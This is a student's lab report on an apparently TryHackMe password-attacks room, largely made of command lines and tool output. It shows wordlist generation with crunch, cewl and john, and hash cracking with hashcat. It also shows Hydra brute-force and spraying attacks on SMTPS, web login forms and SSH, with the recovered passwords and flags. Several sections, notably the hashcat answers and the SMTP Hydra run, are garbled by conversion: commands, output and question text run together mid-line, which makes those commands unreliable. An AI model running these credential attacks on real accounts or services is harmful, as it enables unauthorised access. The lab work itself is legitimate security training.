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Lab Report No.7

Password Attacks

Ethical Hacking

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Section: CS Group no. 2



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Room: Password Attacks

Task 2:

Q1:

Password cracking is a technique performed locally or on systems controlled by the attacker.

Answer the questions below


Which type of password attack is performed locally?

Password cracking

Correct Answer

Task 3:

Q1:





Task 4:

Q1:

81 lines each containing one word





Q2:

Hint helped me replacing @% with ^^

What is the crunch command to generate a list containing THM@% and output to a file named tryhackme.txt?

```
crunch 5 5 -t "THM^^" -o tryhackme.txt
```





Task 5:


Q1:

I couldn't install the hash-identifier tool therefore I installed an alternative tool called hashid.

```
root@ip-10-10-66-217:~# sudo apt install hash-identifier
Reading package lists... Done
Building dependency tree
Reading state information... Done
E: Unable to locate package hash-identifier

ot@ip-10-10-66-217:~# sudo apt install hashid
Reading package lists... Done
```









Q2:

1- Find what mode to use:

```
root@ip-10-10-80-175:~# hashid 8d6e34f987851aa599257d3831a1af040886842f
Analyzing '8d6e34f987851aa599257d3831a1af040886842f'
[+] SHA-1
```

After that I should use "hashcat -h" but it doesn't show me the full output so after I searched the mode number for SHA-1 I got 100.

root@ip-10-10-80-175:~# hashcat -a 0 -m 100 hare/wordlists/rockyou.txt	8d6e34f987851aa599257d3831a1af040886842f /usr/s
root@ip-10-10-80-175:~# hashcat -a 0 -m 100 hare/wordlists/rockyou.txtshow 8d6e34f987851aa599257d3831a1af040886842f:su) 8d6e34f987851aa599257d3831a1af040886842f /usr/s unshine
Perform a dictionary attack against the following hash: 8d6e34f987851aa599257d3831a1af0408868	
Use rockyou.txt wordlist.	
sunshine	✓ Correct Answer
Q3:	
root@ip-10-10-80-175:~# hashcat -a 3 -m 0 hashcat (v6.1.1-66-g6a419d06) starting	e48e13207341b6bffb7fb1622282247b ?d?d?d?d
Perform a brute-force attack against the following MD5 hash: e48e13207341b6bffb7fb1622282247b . What is the cracked value? Note the password is a 4 digit number: [0-9][0-9][0-9] 1337 Correct Answer	e48e13207341b6bffb7fb1622282247b: 1337 Session: hashcat Status: Cracked Hash.Name: MD5 Hash.Target: e48e13207341b6bffb7fb1622282247b Ime.Started: Thu Apr 10 16:03:50 2025 (0 secs) .me.Estimated: Thu Apr 10 16:03:50 2025 (0 secs) .me.Estimated: 7d?d?d?d [4] Cuest Ouene 1/1 (100 e0ex)



Task 6:

Q1:

```
Az represents a single word from the original wordlist/dictionary using -p.

"[0-9]" append a single digit (from 0 to 9) to the end of the word. For two digits, we can add "
[0-9][0-9]" and so on.

^[1@#$] add a special character at the beginning of each word. ^ means the beginning of the line/word. Note, changing ^ to $ will append the special characters to the end of the line/word.

What syntax would you use to create a rule to produce the following: "S[Word]NN where N is Number and S is a symbol of !@?

Az"[0-9][0-9]" ^[!@]  

Correct Answer
```

Task 8:

Q1:

1- Login:

```
root@ip-10-10-80-175:~# ftp 10.10.188.56

Connected to 10.10.188.56.

220 (vsFTPd 3.0.3)

Name (10.10.188.56:root): anonymous

331 Please specify the password.

Password:

230 Login successful.

Remote system type is UNIX.

Using binary mode to transfer files.

ftp>
```

2- Claiming file:

```
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
wxr-xr-x 2 111
26 Directory send OK.
                                       4096 Oct 12 2021 files
tp> cd files
250 Directory successfully changed.
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
                                         38 Oct 12 2021 flag.txt
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for flag.txt (38 bytes).
226 Transfer complete.
38 bytes received in 0.00 secs (13.8416 kB/s)
ftp> exit
221 Goodbye
```

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3- Get flag:

```
root@ip-10-10-80-175:~# cat flag.txt
THM{d0abe799f25738ad739c20301aed357b}
```

Can you guess the FTP credentials without brute-forcing? What is the flag?

THM{d0abe799f25738ad739c20301aed357b

✓ Correct Answer

Q2:

```
root@ip-10-10-239-8:~# rvm use system
Now using system ruby.
root@ip-10-10-239-8:~# cewl https://clinic.thmredteam.com/ -m 8 -w clinic wordl
ist.txt
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
root@ip-10-10-239-8:~# subl /opt/john/john.conf
root@ip-10-10-239-8:~# john wordlist=clinic.txt rules=THM-Password-Attacks s
tdout > dict.lst
 tat: wordlist=clinic.txt: No such file or directory
ot@ip-10-10-239-8:~# john --wordlist=clinic.txt --rules=THM-Password-Attacks
 ⊪stdout > dict.lst
Using default input encoding: UTF-8
fopen: clinic.txt: No such file or directory
root@ip-10-10-239-8:~# john --wordlist=clinic_wordlist.txt --rules=THM-Password
-Attacks --stdout > dict.lst
Using default input encoding: UTF-8
Press 'q' or Ctrl-C to abort, almost any other key for status
21000p 0:00:00:00 100.00% (2025-04-10 19:38) 262500p/s @ultricies99
```

```
root@ip-10-10-239-8:~# hydra -l pittman@clinic.thmredteam.com -P dict.ls
t -S -s465 smtp://10.10.225.59 -v
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or
 secret service organizations, or for illegal purposes.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-1
0 19:45:30
MFO] several providers have implemented cracking protection, check wit
 a small wordlist first - and stay legal!
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to
skip waiting)) from a previous session found, to prevent overwriting, .
/hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 21000 login tries (l
:1/p:21000), ~1313 tries per task
[DATA] attacking smtps://10.10.225.59:465/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
 VERBOSE] using SMTP LOGIN AUTH mechanism
```



```
VERBOSE] using SMTP LOGIN AUTH mechanism
VERBOSE] using SMTP LOGIN AUTH mechanism
VERBOSE] using SMTP LOGIN AUTH mechanism
In this question, you need to generate a rule-based dictionary from the
wordlist clinic.1st in the previous task.
                                                                                               VERBOSE] using SMTP LOGIN AUTH mechanism
VERBOSE] using SMTP LOGIN AUTH mechanism
email: pittman@clinic.thmredteam.com against 10.10.225.59:465 (SMTPS).
                                                                                                VERBOSE] using SMTP LOGIN AUTH mechanism
What is the password? Note that the password format is as follows: [symbol]
                                                                                                                                            login: pittman@clinic.thmredteam.com
                                                                                               465][smtp] host: 10.10.225.59
assword: !multidisciplinary00
[dictionary word][0-9][0-9] .
                                                                                               STATUS] attack finished for 10.10.225.59 (waiting for children to compl
                                                                                               te tests)
!multidisciplinary00
                                                                                                of 1 target successfully completed, 1 valid password found
ydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-

✓ Correct Answer

    ∀ Hint

                                                                                                 ot@ip-10-10-239-8:~# ^C
```

Q3:

```
root@ip-10-10-239-8:~# hydra -l phillips -P clinic_wordlist.txt 10.10.225.59 http
-get-form "/login-get/index.php:username=^USER^&password=^PASS^:S=logout.php" -f

...dra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret s

...vice organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-10 19:51:1

[DATA] max 16 tasks per 1 server, overall 16 tasks, 105 login tries (l:1/p:105),

7 tries per task

[DATA] attacking http-get-form://10.10.225.59:80/login-get/index.php:username=^US


ER^&password=^PASS^:S=logout.php

[80][http-get-form] host: 10.10.225.59 login: phillips password: Paracetamol

[STATUS] attack finished for 10.10.225.59 (valid pair found)

1 of 1 target successfully completed, 1 valid password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-10 19:51:1
```



Perform a brute-forcing attack against the phillips account for the login page at http://10.10.225.59/login-get using hydra? What is the flag?

THM{33c5d4954da881814420f3ba39772644}




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Q4:


```
root@ip-10-10-239-8:~# john --wordlist=clinic_wordlist.txt --rules=Single-Extra --stdou
t > dict2.lst
Using default input encoding: UTF-8
 ess 'q' or Ctrl-C to abort, almost any other key for status
37026p 0:00:00:00 100.00% (2025-04-10 19:57) 2237Kp/s multidisciplina
ot@ip-10-10-239-8:~# hydra -l burgess -P dict2.lst 10.10.225.59 http-post-form "/logi"
n-post/index.php:username=^USER^&password=^PASS^:S=logout.php" -f
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service
organizations, or for illegal purposes.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-10 20:00:06
[DATA] max 16 tasks per 1 server, overall 16 tasks, 537026 login tries (l:1/p:537026),
~33565 tries per task
[DATA] attacking http-post-form://10.10.225.59:80/login-post/index.php:username=^USER^&
password=^PASS^:S=logout.php
[80][http-post-form] host: 10.10.225.59 login: burgess password: Oxytocinnicotyx0
[STATUS] attack finished for 10.10.225.59 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-10 20:00:33
```



Perform a rule-based password attack to gain access to the burgess account. Find the flag at the following website: http://10.10.225.59/login-post/. What is the flag?

Note: use the clinic.lst dictionary in generating and expanding the wordlist!

THM{f8e3750cc0ccbb863f2706a3b2933227}







Task 9:

Q1:

```
root@ip-10-10-239-8:~# echo -e "admin\nphillips\nburgess\npittman\nguess" > /root/Desktop/spr
avattack
root@ip-10-10-239-8:~#
root@ip-10-10-239-8:~# echo -e "admin\nphillips\nburgess\npittman\nguess" > /root/Desktop/spr
root@ip-10-10-239-8:~# cat /root/Desktop/sprayattack
admin
phillips
rgess
quess
-
root@ip-10-10-239-8:~# echo -e 'Fall2020!\nFall2020@\nFall2020#\nFall2021!\nFall2021@\nFall20
21#' > /root/Desktop/spray-passwords.txt
root@ip-10-10-239-8:~# cat /root/Desktop/spray-passwords.txt
Fall2020!
Fall2020@
Fall2020#
Fall2021!
Fall2021@
Fall2021#
root@ip-10-10-239-8:~# hydra -L /root/Desktop/sprayattack -P /root/Desktop/spray-passwords.tx
t ssh://10.10.225.59 -t 4 -f -V
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organ
izations, or for illegal purposes.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-10 20:08:59
[DATA] max 4 tasks per 1 server, overall 4 tasks, 30 login tries (l:5/p:6), ~8 tries per task
[DATA] attacking ssh://10.10.225.59:22/
[ATTEMPT] target 10.10.225.59 - login "admin" - pass "Fall2020!" - 1 of 30 [child 0] (0/0)
TTEMPT] target 10.10.225.59 - login "admin" - pass "Fall2020@" - 2 of 30 [child 1] (0/0)
 TTEMPT] target 10.10.225.59 - login "admin" - pass "Fall2020#" - 3 of 30 [child 2] (0/0)
ATTEMPT] target 10.10.225.59 - login "admin" - pass "Fall2021!" - 4 of 30 [child 3] (0/0)
[ATTEMPT] target 10.10.225.59 - login "admin" - pass "Fall2021@" - 5 of 30 [child 0] (0/0)
[ATTEMPT] target 10.10.225.59 - login "burgess" - pass "Fall2021@" - 17 of 30 [child 0] (0/0)
[22][ssh] host: 10.10.225.59 login: burgess password: Fall2021@
[STATUS] attack finished for 10.10.225.59 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-10 20:09:08
root@ip-10-10-239-8:~# ssh burgess@10.10.225.59
The authenticity of host '10.10.225.59 (10.10.225.59)' can't be established.
ECDSA key fingerprint is SHA256:0dbCdS2IYzd7nmwu+6gLemgFRbgvQ4N8cl3qjn/uBhU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
prning: Permanently added '10.10.225.59' (ECDSA) to the list of known hosts.
 rgess@10.10.225.59's password:
 elcome to Ubuntu 18.04.5 LTS (GNU/Linux 5.4.0-1058-aws x86 64)
 * Documentation: https://help.ubuntu.com
```

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Perform a password spraying attack to get access to the SSH://10.10.225.59 server to read /etc/flag . What is the flag? THM{a97a26e86d09388bbea148f4b870277d} ✓ Correct Answer ♀ Hint

Room Completed!

Lab 7 & 8: Password Attacks	Room	Apr 10th 2025 at 23:30	Completed	 100%